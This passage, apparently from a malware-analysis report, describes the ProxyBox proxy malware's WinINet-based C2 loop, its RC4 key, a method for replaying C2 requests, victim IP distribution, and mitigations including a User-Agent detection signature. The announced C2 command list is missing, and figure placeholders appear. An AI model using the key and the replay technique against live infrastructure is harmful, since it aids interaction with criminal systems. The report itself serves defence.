The module will use InternetOpenA to set a header and get a handle to an HINTERNET object. It will then call SetInternetOptionA three times, setting the `INTERNET_OPTION_CONNECT_TIMEOUT`, `INTERNET_OPTION_CONTROL_SEND_TIMEOUT`, and `INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT` options to 5 seconds each. To make a request to a specific URL, use the InternetOpenUrlA function. If any type of error occurs, it either tries or goes to the next address, depending on the iteration. If a favorable response is received, it will use the InternetReadFile function to read an encrypted reply. The response will then be decrypted, and execution will be directed toward the appropriate command handler.

Encryption Routine


Both requests and responses are RC4 encrypted using the same RC4 encryption key. Of `hi_few5i6ab&7#d3`. Actual keys can vary between samples but the use of a 16 byte key is consistent across a variety of samples.

Response:



> Fig 20. Decrypting response in cyberchef

Request:



> Fig 21. Decrypting request in cyberchef


The URL parameters to make C2 requests are not unique between executions and between requests. Because of this it is possible to intercept a single request and then make a script to mimic the request and continuously request commands.

C2 Commands

The response from the C2 will be matched against the following commands and then be redirected to its command handler:

ProxyBox and its Victims

Since the PROXY[.]AM sinkholing led by BitSight, the operators have pivoted to using ProxyBox[.]io to sell access to the malware. Synthient's Research Team observes around 32,000 to 35,000 daily active IPs for the operation (DAI), with a significant portion in Russia, Brazil, and India.



> Fig 22. ProxyBox ip distribution

Due to the overlap in IP addresses, Synthient's Research Team alleges, with moderate confidence, that the operators are likely offering the traffic for sale to larger providers.

Mitigation Strategies

Organizational & Network Mitigations

- **Block malicious infrastructure:** Block the provided Tier 1 and Tier 2 IP addresses to prevent the malware from receiving commands or proxying.
- **Restrict proxy protocols:** Enforce strict corporate network policies that block unauthorized or commonly abused proxy protocols to prevent the malware from routing traffic.
- **Monitor C2 communication signatures:** Flag or block outbound web traffic utilizing the specific User-Agent string Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US) used by the malware for C2 authentication.
- **Identify C2 polling behavior:** Use network rules to identify the malware's distinct C2 loop, which includes 5-second timeout polling, fallback mechanisms between HTTPS and HTTP, and RC4-encrypted payload patterns.

Victims

- **Enforce least privilege**: Remove local administrator rights from standard users to prevent the malware's initial loader from successfully registering its persistent service control handle.
- **Don't install untrusted Software:** Avoid the installation of software from shady cracked software websites.

Indicators of Compromise

A full list of indicators of compromise can be found on the Synthient Github.

Future Outlook

ProxyBox, as the successor to Socks5Systemz, highlights the ongoing evolution of proxy-based malware services in the cybercrime ecosystem. Its persistent presence, despite takedowns and rebranding, highlights the adaptability of threat actors and the challenges organizations face in securing their environments.

Addressing this ongoing threat requires a multi-layered defense strategy. Organizations should deploy technical controls such as blocking relay IP addresses linked to proxy botnets, enforcing restrictions on unauthorized proxy protocols, and actively monitoring for command-and-control polling behaviors that indicate compromise. In parallel, user awareness training should highlight the risks posed by third-party and pirated software, which are common vectors for initial infection.
